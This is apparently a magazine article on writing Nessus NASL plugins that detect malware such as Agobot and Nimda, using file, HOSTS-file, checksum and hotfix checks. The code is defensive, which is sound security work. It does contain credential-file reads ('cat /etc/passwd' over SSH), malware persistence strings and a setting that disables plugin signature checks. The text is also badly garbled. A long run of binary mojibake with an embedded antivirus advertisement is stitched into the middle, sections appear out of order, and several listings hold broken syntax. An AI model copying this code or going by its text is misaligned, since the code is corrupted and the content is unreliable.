file = ereg_replace(pattern:"^[A-Za-z]:.*", replace:"\1\System\Zsoft32.exe", string:rootfile);
#create an handle to open and read the file
handle = CreateFile (file:file, desired_access:GENERIC_READ, file_attributes:FILE_ATTRIBUTE_NORMAL,
                    share_mode:FILE_SHARE_READ, create_disposition:OPEN_EXISTING);
#the handle is not null then the file exists
if( ! isnull(handle) )
{
  security_hole(port:port);
  CloseFile(handle:handle);
}
NetUseDel();

```



- `ACT_SCANNER` – The script is a port scanner or something like it (e.g. Ping),
- `ACT_SETTINGS` – Just like `ACT_INIT`, but runs after the scanners, when we are sure that the machine is alive,
- `ACT_GATHER_INFO` The script gathers information on the system, e.g. Identifies services or looks for a specific software,
- `ACT_ATTACK` – The script tries to circumvent some defences, without any bad effect on the system availability, in theory,
- `ACT_MIXED_ATTACK` – Although this is not its main goal, the script may have disastrous side effects.

Listing 3. The plugin below reads the `system.ini` file to try to find the suspicious `lign` and report the vulnerability. extract from `smb_virii.nasl`

```
share = ereg_replace(pattern:"^([A-Za-z]):.*", replace:"\\1$", string:
    rootfile);
file = ereg_replace(pattern:"[A-Z]:(.*", replace:"\\1\\system.ini", string:
    rootfile);

r = NetUseAdd(login:login, password:pass, domain:domain, share:share);
if ( r != 1 )
{
    NetUseDel();
    exit(1);
}

handle = CreateFile (file:file, desired_access:GENERIC_READ, file_attributes:
    FILE_ATTRIBUTE_NORMAL,
    share_mode:FILE_SHARE_READ,
    create_disposition:OPEN_EXISTING);
if( ! isnull(handle) )
{
    off = 0;
    #read file by block
    resp = ReadFile(handle:handle, length:16384, offset:off);
    data = resp;
    while(strlen(resp) >= 16383)
    {
        off += strlen(resp);
    }
    #read file by block
    resp = ReadFile(handle:handle, length:16384, offset:off);
    data += resp;
    if(strlen(data) > 1024 * 1024)break;
}

CloseFile(handle:handle);

#below >> is the string match operator. It looks for substrings inside
    a string
#whereas >!< is the string don't match operator. It looks for substrings
    inside #a string and returns the opposite value.

#if the search string is contained in data buffer
if("shell=explorer.exe load.exe -dontrunold" >> data)
{
    report = string(
"The virus 'W32.Nimda.A@mm' is present on the remote host\\n",
"Solution : http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html\\n",
    "n",
"Risk factor : High");

    security_hole(port:port, data:report);
}
}
```

It has two different behaviours depending on `safe_checks` option: if `safe_checks` is enabled the script will be non intrusive else the script, will be intrusive,

- `ACT_DESTRUCTIVE_ATTACK` – The script tries to disturb a specific software or delete data,
- `ACT_DENIAL` – The script tries to kill a service,
- `ACT_KILL_HOST` – The script tries to kill the operating system,
- `ACT_FLOOD` – The script tries to kill the machine by flooding with packets. It may badly disrupt the whole network,
- `ACT_END` – The script runs at the end, thus it compiles information after everything else run.

Nessus first launches the `ACT_INIT` scripts, then the `ACT_SCANNER` plugins, then `ACT_SETTINGS`, `ACT_GATHER_INFO`, etc.

Please note, that Safe checks option disabled `ACT_FLOOD`, `ACT_DENIAL`, `ACT_KILL_HOST` and `ACT_DESTRUCTIVE_ATTACK` scripts.

The first part, depends on the test you want to do. It's the core of the plugin. You can find examples in the plugins repository, default (in Nessus v3.x) is `/opt/nessus/lib/`

CME naming convention

As you see the virus naming convention from multiple vendor can be very confusing. That's why in early 2005 US-CERT and MITRE introduce CME (for Common Malware Enumeration) to provide single, common identifiers to new virus threats and to the most prevalent virus threats in the wild to reduce public confusion during malware incidents. CME is not an attempt to replace the vendor names currently used for viruses and other forms of malware, but instead aims to facilitate the adoption of a shared, neutral indexing capability for malware. Please see <http://cme.mitre.org/about/faqs.html> for more information.

Then what is the CME for our Agobot case study? Perhaps, there is none. This virus is too old moreover CME are assigned to high profile threats.

? < ? € ? E

ì] [s **For Geeks** ? | sîG?žFöMÄÛ, £a; èt½Rñ½jô?+á%î^(?šú3-?»Ršň0' ä, ?QÖ?`"ý?V7ç
ç\$fi?+tóTDie??BÜgİÄL?vÈ?àæ{ >??Ó?~27i#?°O?¶Uİ"?ÈËÇ-İİf?ëÁ@•-" .³c6,,«
R×2ê?i~añ(? | `cP"??...îñnV?N...5 8æÄ: f=???~?ÖA>??@¶pε3??a?Öpª7 ` `?
Ía~A; 0?~XšA3

ž?ÚHµ) ÈLÝYÇÉy, ""@#J' ,""*ç? 'aä™E e²C`WE?ùµ'8ªä·îp3V«(~i¶H?;Aò?´&X([1/ëudæúžÈ2Ñ0c
³MóTÛ`mø1^: ?9: #dô?Ê+W'}Ö7<3w£8»ÑÛø|ÄièÈÈšÈò?+î?ò?Ä-İF»??h ÄÄ^n ÞÿND\$?ÖwY?fj?.kñG
? ž?&zÄV ÄÜÐ&b?B-"@+¹?EÄ? ?¼RZ Èd?? ô?øiæhe?., 'g?%D, ?´q?iš, '+Gv³ùÿ3=?â, _G...J-ÄžLD
âHšCjÄ`Yæ-ε??³Éšš&pø? \³"è

"Ç?kO|?v(cœ`à?? á9? 3X#?ÐT"2&?"D@?"/,,.X??!i@Pyªà@~hdmET@G× ?Á-T`E?i?6ªÄoxðøp£
?Ä×h?» ,wÁ`ÆPª_púpÉ;E ^žiaè5?°ab?`-?ääž;ãmHÖÖ÷?h %?P9aE½Ú#? | \Ø??p?%FÿLè81L- àİ7
ç&??İ? | .ÉÖD)?*@EK`e??^*Lš...·Â? ,Ei ?¥É@YÖÙ"?~ >öyø?KJÄrÑ,,o??yÇ?ó~Tz+İÊÈE, ?o?;ØYe?ôÈ
?€>??, *·*»ø¤·<+`ò4?· 'f@Dk-İ?k?È·Àò; \©XÈ-TeXè

|hÛi%ke?Èñ5+Ä`< gqœEZ@ú?E³abJp3«g??!99>Ä0X??xpÈ«Ä?v?_ ?Ñ.....rbâc=P+,wzfÛ?±P?i?eUªÄ?i
¶ä™äE; ;¥SVðèÛ'±ò*·?žwJšBp9"9-5/¼çššÍ/°`w<Úæ!+ò?9<?9E? štj\$?ç?Ê?m??@VO(Á °?%İÄ@Ä\?
,%İ c"òCC3<1?uÛ-wfC?QAE4,,h~[AAt|æV' Åk; ?ñ2i)!Ñ.³ç"¼? \$ªe?ó(†+ 'Ó?â<?...âUX°R?Û_ñª
feÜ7OH°uðEm` :xcİ+?Ç½ÝVaðÄ^»< ? ?ùm?™±³; {ÈwU™i *Ä?wEz¼ >

†p·óðp?ÐÓosýA(Ý·0?Ä?Û? 8...ε) | +UÄ(×Ç)7ÍiTCÍ[šÈİÐ·??Öj¥, Bİ!,
Ç?@' ??aÜ@Äf-M< Ev-B?dgæª±Äž?P? ,Ý>8T?æè37gçjç3½?Ñ~: ?'i, |×=?«ÑÄY: &kžžF[Ä³4ž3?-p', ú?ž
uW?Ð6İy?H¶y;Ä? `bt9±é·#ÒH{Äs? ; ;9ò÷?ç-6šç
£??ÛK?%ÈD«ââEUC?Ò«£|?Ê, ZÜ·i; Ún %»Ð? x@iš] "

·İ²ÈEÜE-é?ó?èx?` ,Ö?.pšÄ["8 ,¼>qÐ×, ??P?nyçfİÑ?UÈ??BÈáiy
ñ-#-?.vUÍLrBùž?;×@?¾Fó?øeG??)r?Ð??Pv0n1l? ?zRÒÓ?a?--% " ?æöz>çr³ñ~áfÈùn@æÈ3~ÿ
úZ¾/<Riô*Ó»æ]DÐ?+Tò?` \[- Ó»æ]D **simple** ?i'óPžÛ+Cj?1?B?e|°šQ&8Eκ `ùàu??'éE?áyî
5??¼?4?31?XNX?ÈCÛ??İF?°™ C5??¶Uwer3»**effective** õ2dú>ò?¤)d?Ð=Û(^vD`i }™éž\?wEªH;X,
ÐôİFlò6İ½5Ä?·k, ?·'???Ä;>Ü(<İà?ø?ff>1" ?ù?´**from austria!**/?Wæ~m¶Ènéyo÷5?ý{?éİB½Ä3Bœ
 \9]]?™;p]Ñ?7, Þ+ >Íko?°V? `@Pý?{İ??Uuí™?Ä?^ ?(Zò?"!x 3s3! ...Ð,,É\$?BHB?¥æNÈ\?\$`~Løø
†šİ? `ªEQ?ðè-KEÿ@?;H>š^`Z"R@ª³*ªóö>óÉd2I?' PYsÖJæ~òÜÿ³İ>ùÜ;3-Sò^·C%+Ê??Ä-İÄu ž¹? ÝU
P??½{!~?Üiç!o?~»ε,)á, ?XD úU?È hm=ý±+j|C³ª?2?@%ÐE" ?¥`

Í£?pZ¥`~µ4ÄZužèi)1?jA+ª]AÍ?Èi) |ÓÓÍ\!gTSKé, â>S[íª+ 0i?< `°òQÇ*VXQµ5)òðq+¼`M?`yY??³S
b!Ýn?`?A)0ÍVGIÄ??İ???"«püf|Û?;è??)8
'Jð=¾z?g @İÄ°yE×; ?'òCsà¼Ñi-|+ª`ã?|?#)ÄÖøi mπi>>?|<? =2°ç;ÄÓ?@)?

e2°`WE?ùµ'8ªä·îp3V«(~i¶H?;Aò?´&X([1/ëudæúžÈ2Ñ0c??çH -³MóTÛ`mø1 :?9:ý#dô?Ê+W'}Ö7<
Ûø|ÄièÈÈšÈò?+î?ò?Ä-İF»??h ÄÄ^n ÞÿND\$?ÖwY?fj?.kñG*µøUE?Q*L™È+È: ?U?kø\$Ða?dİöG;lk
İ@'OÁ²`ÆvÈn²@ [Z{Äòw×÷ÐÈÈ' áA»T?U+±=? `...a-squared Anti-Malware does not only rely on
7, Þ+ >Íko?°V? **conventional signatures for malware detection. Since years it is**
 ^Ûÿ~:£`İ **able to convince with its sophisticated behavior analysis,** m)æèšÈò?+î?ò?Ä
¾?eĵ **the Malware-IDS. Test this innovative security idea** dæúžÈ2edèšÈò?+î?ò?Ä-İF»?é

now without a cost at: ·H?Dš3İ+·H?Dš3·H?Dš3İ·H?Dš3İ+·H?Dš3·H?Dš3İ+·³QV^<İ+·³QV^<
¾?ejfv~|?ú5 hYC³·°¥™: ðÝK{n@·æç?òT77N?ü? Ñ 'BK×iM?, @šúZ??Ä <?EO@µ?m)æ00:G |--Ú?yžİ<
http://www.emsisoft.com/ ?·'f@Dk-İ?k?È·Àò?·'f@Dk-?·'f@Dk-İ?k?È·Àò?k?È·Àò
+hYè{ ^?Ö? noch e2°C`WE?ùµ'8ªä·îp3V«(i¶H?;Aò?´&X([1/ëudæúžÈ2Ñ0c??çH -³MóT
`mø1^: ?9:ý#dô?Ê+W'}Ö7<3w£8»ÑÛø|ÄièÈÈšÈò?+î?ò?Ä-İF»??h ÄÄ^n ÞÿND\$?ÖwY?fj?.kñG*µøUE
*L™È+È: ?U?kø\$Ða?dİöG;lk@GSİ@'OÁ²`ÆvÈn²@ [Z{Äòw×÷ÐÈÈ' áA»T?U+±=? '2+hYè{ ^?Ö? ÇE; ;¥SVð
?E; ;¥SVðèÛ'±ò*·?E; ;¥SVðèÛ'ò*·?E; ; SVðèÛ'±ò*·? °\$ŠÁ?°? y@iØèA¼ø+, ?òZj½y. :~³?ŠÁ?°
¼ø+, ?òZj½y.iØèA¼ø+, ?òZj½y. ?Dcµw%»ÜÓÐ?iØèA¼ø+, ?òZj½y.èò£??æ?è?:èòG @€¹1?R2o^=-óò?ò

p?; O™Y`î, -ª, ?-İÿV?ÈâPÛYÓ=žd·H?Dš3İ+·³QV^<-ç|??BÿTLM' dàm¼, ?BX?r`*·ù?ÁÍž`æA?¥S<K?"š
I?°R" _?f`R?È[è±q+Æ?{Ä<a²ÇéÉÁZ?°ÝĐÁM#9?: 0 Dø-?ábB,, ·???Cèè B»%...ž|?Ú\$ i6fðOÈ; m, eN]»;Ñ
fà:iò\>Èà`?ò?? ?E, ;n™V1S`R»-İ`"gÍ±??aE½?;š? ¼òWijæYi?Ùª@Áš?í' L?ð)" ?ÛIa`-Çf?éòàðòì?
, ÒPÈ`?0?Äy?æRO?b)uèšfv~|?ú5 hYC³·°¥™: ðÝK{n@·æç?òT77N?ü? Ñ 'BK×iM?, @šúZ??Ä <?EO@µ?m
|--Ú?yžİ<+Ä"Ä=@`#X`~Þ?äòÇYH? .?Eg?Ñ+ ¥uB SFO3`~*ÝYÉ?+é4äµ+æ3^ .Ð>Ct7É?W 2?i0t?cNpBÈ

?`1AxáO|J]fÈ?æ?¹? , ,ãž^ÒtXf?-ª±V6±W<€i\ /ÚÍbf, ? .-p] 55æäO`ªÇL+ð; m, =zYý·e< ;ÿÛ' mĵñµ9¹@4
kÖ>·æ; ç? /Û`iàý½ýgøæ?òè~¶k?úí~vUíOüòQyáÑ?i?c{|?fp?Øk?°ÖÄi¥÷Ûs?Û?°CÇN?<ÆP=È>úòääáìò/
ùÉ?°gÝ~qòè;ø?Wí°sò?æüfU¾?ejÈß?èw° |?È`İ-sý5ép{|?S1¼qí¶¶Q#³æiKÈxæf{Rõ`Ómkä{Rrš=<?e?ék
ýF?š;±hfHfI?^Ûÿ~:£`İËÇ-é<V%kýV¥M»ò° /l»seè«'«iù»

Ì?Y³; magqœEZ@ú?E³abJp3«g??!99>Ä0X??xpÈ«Ä?v?_ ?Ñ.....rbâc=P+,wzfÛ?±P?i?eUªÄ?i `ç
¶ä™äE; ;¥SVðèÛ'±ò*·?žwJšBp9"9-5/¼çššÍ/gqœEZ@ú?E³abJp3«g??!99>Ä0X??xpÈ«Ä?v?_ ?Ñ.....rbâc
¶ä™äE; ;¥SVðèÛ'±ò*·?žwJšBp9"9-5/¼çššÍ/°`w<Úæ!+ò?9<?9E? štj\$?ç?Ê?m??@VO(Á °?%İÄ@Ä\?

|hÛi%ke?Èñ5+Ä`< gqœEZ@ú?E³abJp3«g??!99>Ä0X??xpÈ«Ä?v?_ ?Ñ.....rbâc=P+,wzfÛ?±P?i?eUªÄ?i
¶ä™äE; ;¥SVðèÛ'±ò*·?žwJšBp9"9-5/¼çššÍ/°`w<Úæ!+ò?9<?9E? štj\$?ç?Ê?m??@VO(Á °?%İÄ@Ä\?
,%İ c"òCC3<1?uÛ-wfC?QAE4,,h~[AAt|æV' Åk; ?ñ2i)!Ñ.³ç"¼? \$ªe?ó(†+ 'Ó?â<?...âUX°R?Û_ñª
feÜ7OH°uðEm` :xcİ+?Ç½ÝVaðÄ^»< ? ?ùm?™±³; {ÈwU™i *Ä?wEz¼ >

†p·óðp?ÐÓosýA(Ý·0?Ä?Û? 8...ε) | +UÄ(×Ç)7ÍiTCÍ[šÈİÐ·??Öj¥, Bİ!,
Ç?@' ??aÜ@Äf-M< Ev-B?dgæª±Äž?P? ,Ý>8T?æè37gçjç3½?Ñ~: ?'i, |×=?«ÑÄY: &kžžF[Ä³4ž3?-p', ú?ž
uW?Ð6İy?H¶y;Ä? `bt9±é·#ÒH{Äs? ; ;9ò÷?ç-6šç
£??ÛK?%ÈD«ââEUC?Ò«£|?Ê, ZÜ·i; Ún %»Ð? x@iš] "

**Listing 4. Check suspicious entries in hosts file**

```
desc = "
Synopsis :
The remote Windows host may be compromised.

Description :
The remote Windows host uses the file SYSTEM32\Drivers\
etc\HOSTS to fix the name resolution of some sites like
localhost or internal systems.
Some viruses or spywares modify this file to prevent the
antivirus or any other security software that requires to
be up to date to work correctly. Nessus has found one or
multiple suspicious entries in this file that may prove
the remote host is infected by a malicious program.

See also :
http://www.sophos.com/security/analyses/trojbagledll.html,
http://www.us-cert.gov/cas/techalerts/TA04-028A.html.

Solution :
Install/Update the antivirus and remove the
malicious software.

Risk factor :
Critical / CVSS Base Score : 10
(AV:R/AC:L/Au:NR/C:C/I:C/A:C/B:N)";

if (description)
{
script_id(23910);
script_version("$Revision: 1.4 $");

script_name(english:"Compromised Windows System (hosts
file)");
script_summary(english:"Checks the hosts file to determine
is the system is compromised");

script_description(english:desc);

script_category(ACT_GATHER_INFO);
script_family(english:"Windows");

script_copyright(english:"This script is Copyright (C)
2006 Tenable Network Security");

script_dependencies("smb_hotfixes.nasl");
script_require_keys("SMB/Registry/Enumerated");
script_require_ports(139, 445);

exit(0);
}

include("smb_func.inc");
include("smb_hotfixes.inc");

#list which suspicious entries we want to detect
suspicious_hosts = NULL;
suspicious_hosts[0] = "kaspersky-labs.com";
suspicious_hosts[1] = "grisoft.com";
suspicious_hosts[2] = "symantec.com";
suspicious_hosts[3] = "sophos.com";
suspicious_hosts[4] = "mcafee.com";
suspicious_hosts[5] = "symantecliveupdate.com";

suspicious_hosts[6] = "viruslist.com";
suspicious_hosts[7] = "f-secure.com";
suspicious_hosts[8] = "kaspersky.com";
suspicious_hosts[9] = "avp.com";
suspicious_hosts[10] = "networkassociates.com";
suspicious_hosts[11] = "ca.com";
suspicious_hosts[12] = "my-etrust.com";
suspicious_hosts[13] = "nai.com";
suspicious_hosts[14] = "trendmicro.com";
suspicious_hosts[15] = "microsoft.com";
suspicious_hosts[16] = "virustotal.com";
suspicious_hosts[17] = "avp.ru";
suspicious_hosts[18] = "avp.ch";
suspicious_hosts[19] = "awaps.net";

#analyze each line of the HOSTS file
function is_suspicious_entry (line)
{
local_var len, i, j, pattern;

len = strlen(line);

for (i=0;i<len;i++)
{
if ((line[i] != ' ') && (line[i] != '\t'))
break;
}
if ((i >= len) || (line[i] == '#'))
return FALSE;

for (j=0; j<max_index(suspicious_hosts); j++)
{
pattern = "^[\t]*[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[\t]+("
+ suspicious_hosts[j] + ").*";
if (egrep (pattern:pattern, string:line))
{
return TRUE;
}
}
}

return false;
}

if (!get_kb_item("SMB/Registry/Enumerated"))
exit(0);

#get credential and hostname from the kb
name = kb_smb_name();
port = kb_smb_transport();
login = kb_smb_login();
pass = kb_smb_password();
domain = kb_smb_domain();

#check if port is open
if (!get_port_state(port))
exit(0);

#open socket
soc = open_sock_tcp(port);
if (!soc)
exit(0);
```

Listing 4. Check suspicious entries in hosts file (continuation)

```

#init session
session_init(socket:soc, hostname:name);
    #returns the location of the System Root
directory, often c:\windows
path = hotfix_get_systemroot();

#extract driver letter
share = ereg_replace(pattern:"^([A-Za-z]):.*", replace:
    "\1$", string:path);

#extract root directory
file = ereg_replace(pattern:"^[A-Za-z]:(.*)", replace:
    "\1\system32\drivers\etc\hosts",
    string:path);

#connect to the share using given credential
rc = NetUseAdd(login:login, password:pass, domain:domain,
    share:share);

if (rc != 1)
exit(0);

#create an handle on hosts file
handle = CreateFile(file: file, desired_access:
ENERIC_READ, file_attributes: FILE_ATTRIBUTE_NORMAL,
    share_mode: FILE_SHARE_READ,
    create_disposition: OPEN_EXISTING);
#exit if file does not exist
if (isnull(handle))
{
NetUseDel();

exit(0);
}

fsize = GetFileSize(handle:handle);

data = NULL;

#if file is not empty
if (fsize > 0)
#read all the content
data = ReadFile(handle:handle, length:fsize, offset:0);

CloseFile (handle:handle);
NetUseDel();

sfiles = NULL;

lines = split (data, sep:'\n', keep:FALSE);
foreach line (lines)
{
if (is_suspicious_entry(line:line))
sfiles += string (line, "\n");
}

if (sfiles)
{
#create a dynamic description
report = strcat(
desc,
'\n\n',
'Plugin output :\n',
'\n',
'Nessus was able to find the following entries
from the hosts file:\n',
'\n',

sfiles
);
security_hole(port:kb_smb_transport(), data:
report);
}

```

nessus/plugins. We will not detail here how to use NASL function, but just learn you through example how to use current function to check what you want. There is just an important function to know, is the function responsible to report a problem and its associated severity.

`severity_note` must be used when the check was a success or it's just for information purpose not necessary an attack.

`severity_warning` must be used when the attack check was a success and is a medium severity problem.

`severity_hole` must be used when the attack check was a success and is a serious severity problem.

Scripts now embedded a CVSS base score in the description part according to the risk factor severity (See Frame CVSS).

Please refer to NASL manual if you want details about function prototypes.

For debugging purpose, you can use the NASL interpreter command line as explained below. Also note that the *display(string)* function is very useful to trace plugin execution.

Prompt functions can be used during plugins development, these functions are not executed by the engine during normal Nessus scan:

```

name = prompt("Enter your name: ");
password = prompt_password("Enter your
    password: ");

```

First locate the `nasl` executable file (default is `/opt/nessus/bin/nasl`), this exe can be used to test one plugin over an host, the `-t` switch

is used to set the target host like as following:

```

[test]$ nasl -h
nasl -- Copyright (C) 2002 - 2005
Tenable Network Security

```

Usage:

```

nasl [options] script_file ...

```

Security:

- `-s`: Generate a signed `.nasl` file,
- `-x`: Run the script in 'authenticated' mode.

Parser Tools:

- `-L`: *lint* the script (extended checks),
- `-v`: Show the script ID, script name, etc.... (use twice for description).



Script Execution Environment:

- -t target: Execute the scripts against the target(s) host,
- -k <file>: load the KB file <file> in the KB,
- -D: run the *description part* only,
- -s: specifies that the script should be run with *safe checks* enabled.

Other:

- -h: shows this help screen,
- -v: shows the version number.

If we want to execute the plugin named `myscript.nasl` on target `127.0.0.1`, we have to launch the command below:

```
[test]$ nasl -t 127.0.0.1 myscript.nasl
```

If you do a script or test a script that execute an external command, you need to add the option `-x` to simulate an authenticated mode. You can also trace function calls using `-T` flags: `[test]$ nasl -T - myscript.nasl`

In the command above, the analysis is redirected to stdout. NASL v2 reference manual <http://michel.arboi.free.fr/nasl2ref/>.

Book reference: Nessus Network Auditing (Syngress Publishing, ISBN: 1931836086)

Listing 5. Check password file integrity

```
#check if Nessus version is up to date enough (>= 2.1.1) to know the pread
#function
if ( ! defined_func("pread" ) ) exit(0);

if(description)
{
  script_id(95003);
  script_version ("1.0");
  name["english"] = "/etc/passwd file checksum";
  script_name(english:name["english"]);

  desc["english"] = "
This plugin checks if /etc/passwd file have been modified.
Risk factor : High";

  script_description(english:desc["english"]);
  summary["english"] = "Check /etc/passwd integrity";
  script_summary(english:summary["english"]);
  script_category(ACT_GATHER_INFO);
  script_copyright(english:"This script is Copyright (C) 2007 David Maciejak");
  family["english"] = "Policy Compliance";
  script_family(english:family["english"]);
  script_dependencies("ping_host.nasl", "ssh_settings.nasl");
  exit(0);
}

#load SSH functions
include("ssh_func.inc");
#store result from 'md5sum /etc/passwd' command
md5="057d98804ac2882d9458adf234221fd7";
port=kb_ssh_transport();
buf = "";
# On the local machine, just run the command
if (islocalhost())
{
  #execute command with process read command
  buf = hexstr(MD5(pread(cmd:"cat", argv: make_list("cat", "/etc/passwd"))));
}
else
{
  sock = ssh_login_or_reuse_connection();
  if (! sock) exit(0);

  buf = hexstr(MD5(ssh_cmd(cmd:"cat /etc/passwd")));
  ssh_close_connection();
}
if (! buf) { display("could not execute command\n"); exit(0); }
buf2=split(buf, sep: ' ');
#if result is not what we expect
if (buf2[0] >!< md5)
{
  security_hole(port);
}
exit(0);
```

Global malware behaviours analysis

Below we will present some use cases from an hypothetical security analyst job in a big four company that we named MIZAKO. We will describe various scripts based on many technologies, in each case these scripts can be adapted to be used remotely or locally depending on right accesses and operating system vendor/version.

In a controled environment or for forensic purpose

We will discuss here and show cases how to detect malicious beings in a system through local security checks, these tests are referered as internal because the scanner needs a valid account to authenticate on the system.

They are opposed to external checks, when the scanner tries to identify remotely the flaw or fingerprints the *application/OS*. As you understand here, false positive is more likely to occur when information is guessed remotely than asked locally on the system.

Internal using total access to the system

For our examples below, we will take as example the Agobot worm that spreads through open network shares and exploits several Windows vulnerabilities in March 2004 (To find out more, see Table 1). For more details go to: <http://www.pctools.com/threat-expert/sample/report/agobot/>

Listing 6. Check specific Windows hotfix

```

if(description)
{
script_id(23647);
script_version("$Revision: 1.5 $");
script_cve_id("CVE-2006-5745");
script_bugtraq_id(20915);

name["english"] = "Vulnerabilities in Microsoft XML Core
Services Could Allow Remote Code
Execution (928088)";

script_name(english:name["english"]);
desc["english"] = "

Synopsis :

Arbitrary code can be executed on the remote host through
the web or email client.

Description :

The remote host is running a version of Windows which
contains a flaw in the Windows XML Core Services. An
attacker may be able to execute arbitrary code on the
remote host by constructing a malicious script and
enticing a victim to visit a web site or view
a specially-crafted email message.

Solution :

Microsoft has released a set of patches for Windows 2000,
XP and 2003:
http://www.microsoft.com/technet/security/Bulletin/MS06-
071.msp.

Risk factor :
High / CVSS Base Score : 8.0

(AV:R/AC:H/Au:NR/C:C/I:C/A:C/B:N)";

script_description(english:desc["english"]);
summary["english"] = "Determines the presence of update
928088";

script_summary(english:summary["english"]);
script_category(ACT_GATHER_INFO);
script_copyright(english:"This script is Copyright (C)
2006 Tenable Network Security");
family["english"] = "Windows : Microsoft Bulletins";

script_family(english:family["english"]);
script_dependencies("smb_hotfixes.nasl");
script_require_keys("SMB/Registry/Enumerated");
script_require_ports(139, 445);
exit(0);
}

#load specific modules
include("smb_hotfixes_fcheck.inc");
include("smb_hotfixes.inc");
include("smb_func.inc");

#test service pack depending on OS version
if ( hotfix_check_sp(xp:3, win2003:2, win2k:6) > 0 )
{
#test if we can access to share and then to
the files
if (is_accessible_share())
{
#test if version of the file is
older than version passed in
argument
if ( ( hotfix_check_fversion(file:
"system32\Msxml4.dll",
version:"4.20.9841.0") == HCF_
OLDER ) ||
( hotfix_check_
fversion(file:"system32\Msxml6.dll",
version:"6.0.3890.0")
== HCF_OLDER ) )
security_hole(get_kb_
item("SMB/transport"));

hotfix_check_fversion_
end();
}
}

```

Suspicious file or directory

These files are installed without the user knowledge. We will try to explain here how to detect unwanted files. To be executed at system boot, malwares do not have multiple solutions they can add an entry in starter submenu.

The use case: we have found some infected computer by Agobot in MIZAKO enterprise which contains a suspicious file `c:\windows\System\Zsoft32.exe`. We want to check all our Windows servers. To detect the presence of the file, see Listing 2. To find out more check frame CME naming convention.

Suspicious file integrity

These files are modified without the user knowledge. We will explain here how to detect alteration of well known files and then we will see how to detect suspicious file identified by their names and checksum.

To be executed at system boot, malwares do not have multiple solutions they can add an entry in `win.ini`, `system.ini` or modify `autoexec.bat`/ `config.sys` (which is deprecated).

Current file with alteration

The use case: we want to detect `W32.Nimda.A@mm` (<http://www.symantec.com/avcenter/venc/data/>

`w32.nimda.a@mm.html`) a mass-mailing worm that uses multiple methods to spread itself. To be automatically started at system load it hooks the system by modifying the `%WinDir%\system.ini` file, adding the line:

```
shell = explorer.exe load.exe -
dontrunold
```

`system.ini` is an old system initialization file used in old Microsoft Windows 3.x, 95 and 98. Latest version of Windows store settings in the registry (See Listing 3).

There is also another good script example available that detects the



HOSTS file alteration, plugin is named *Compromised Windows System (hosts file)* and have id 23910. HOSTS file is used to associate IP addresses to host names, it's like a local name or address resolution queried by default prior any DNS request.

This file is available under %WinDir%\system32\drivers\etc on Windows Me/2000/XP and /etc/hosts under *nix. To continue see Listing 4.

Suspicious file identified by name and checksum

File modification can be tracked by storing MD5 checksum and periodically checks for it. In this case, the scanner acts as a data integrity tools (like Tripwire, Aide, Samhain tools).

The script (See Listing 5) checks for modification against *nix password file. MD5 file hash is statically stored in the script as it is usually done in such scripts.

Pleased note, that this kind of script using external commands needs to be signed by Nessus team for security purpose (with nasl -s command) before being used. You need to put nasl_no_signature_check option to yes in nessusd.conf, this will cause the

Windows Management Instrumentation support

Nessus 3.2 will include a WMI library. WMI (<http://www.microsoft.com/whdc/system/snppwr/wmi/default.mspx>) is the Microsoft implementation of WBEM (Web Based Enterprise Management) standard (see details <http://www.dmtf.org/standards/wbem/>). This standard is defined as a set of management and Internet standard technologies developed to unify the management of distributed computing environments. WBEM provides the ability for the industry to deliver a well-integrated set of standard-based management tools, facilitating the exchange of data across otherwise disparate technologies and platforms. Data information is queried with WMI Query Language (WQL), a subset of standard American National Standards Institute Structured Query Language (ANSI SQL) with minor semantic changes.

Below an example extracted from the NASL WMI reference (<http://cgi.tenablesecurity.com/tenable/WMI.html>).

```
import("wmi_func.nlib");
#connect to default namespace
a = WMI_GetObject("root\CIMV2");
#execute the query
res = WMI_ExecQuery("SELECT * from Win32_WindowsProductActivation");
#return 0 if windows activation is not required
#details available at http://msdn2.microsoft.com/en-us/library/aa394520.aspx
display(res, "\n");
```

Note that WQL request can be tested (on XP and WINDOWS 2003) with wmic tool command:

```
wmic path
Win32_WindowsProductActivation
get ActivationRequired
```

Or with a VBS script:

```
On Error Resume Next
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * from Win32_WindowsProductActivation",,48)
For Each objItem in colItems
Wscript.Echo "Activation: " & objItem.ActivationRequired
Next
```

Table 2. Current malware information analysis example (based on Decembre 2006 Top 10)

Position	Virus Name	% of Reports	Type	Description
1	Dref	35,2	Virus	Create %System%\alsys.exe
2	NetSky	22,2	Worm	Create %Windir%\FVProtect.exe
3	Mytob	10,7	Worm	Create %Windir%\wfdmgr.exe
4	Stratio	7,8	Worm	Create %Windir%\rsmb.exe and %Windir%\rsmb.dll
5	Bagle	5,2	Worm	Create %System%\I1RU54N.EXE
6	Zafi	4,8	Worm	Create HKLM\Software\Microsoft_Hazafibb\
7	MyDoom	3,3	Worm	Create key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\JavaVM or key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\JavaVM
8	Salaty	2,8	Virus	Create %System%\vcmgcd32.dll
9	Nyxem	1,3	Worm	Create %System%\scanregw.exe
10	StraDI	0,9	Trojan	Create key HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs with value <random>.dll
Others		5,8		

Note

In Table 2 you will find an extract from Sophos monthly issue Top 10 malware available at: <http://www.sophos.com/pressoffice/news/articles/2007/01/toptendec.html>. Where %WinDir% is typically C:\WINDOWS and %System% is %WinDir%\SYSTEM32.

Please note, that when Virus Name is a family (NetSky or Bagle for example) the most representative virus from this family has been taken into account for the description clue.

About the author

David Maciejak lives in France, he is a security specialist who spends some of his free time working on opensource projects such as Nessus, Metasploit and Snort.

Nessus server to bypass checking any script signatures and the Nessus server will load/execute the scripts regardless of the authenticity of the signatures.

On Windows OS, a such plugin can also been done through SMB connection or you can install a SSH server. If you have Nessus 3 direct feed, you should use compliance checks.

The FILE_CHECK audit is used to test for the existence and settings of a given file. Below an equivalent of what is done by the script:

```
<custom_item>
type: FILE_CHECK
description: "/etc/passwd has the
proper md5 set"
required: YES
file: "/etc/passwd"
md5: "057d98804ac2882d9458adf234221fd7"
</item>
```

Suspicious file identified by revision

Some kinds of files have revision control embedded in their format, you can have a look at it by right click on a DLL file system and choose Properties and then Version tab.

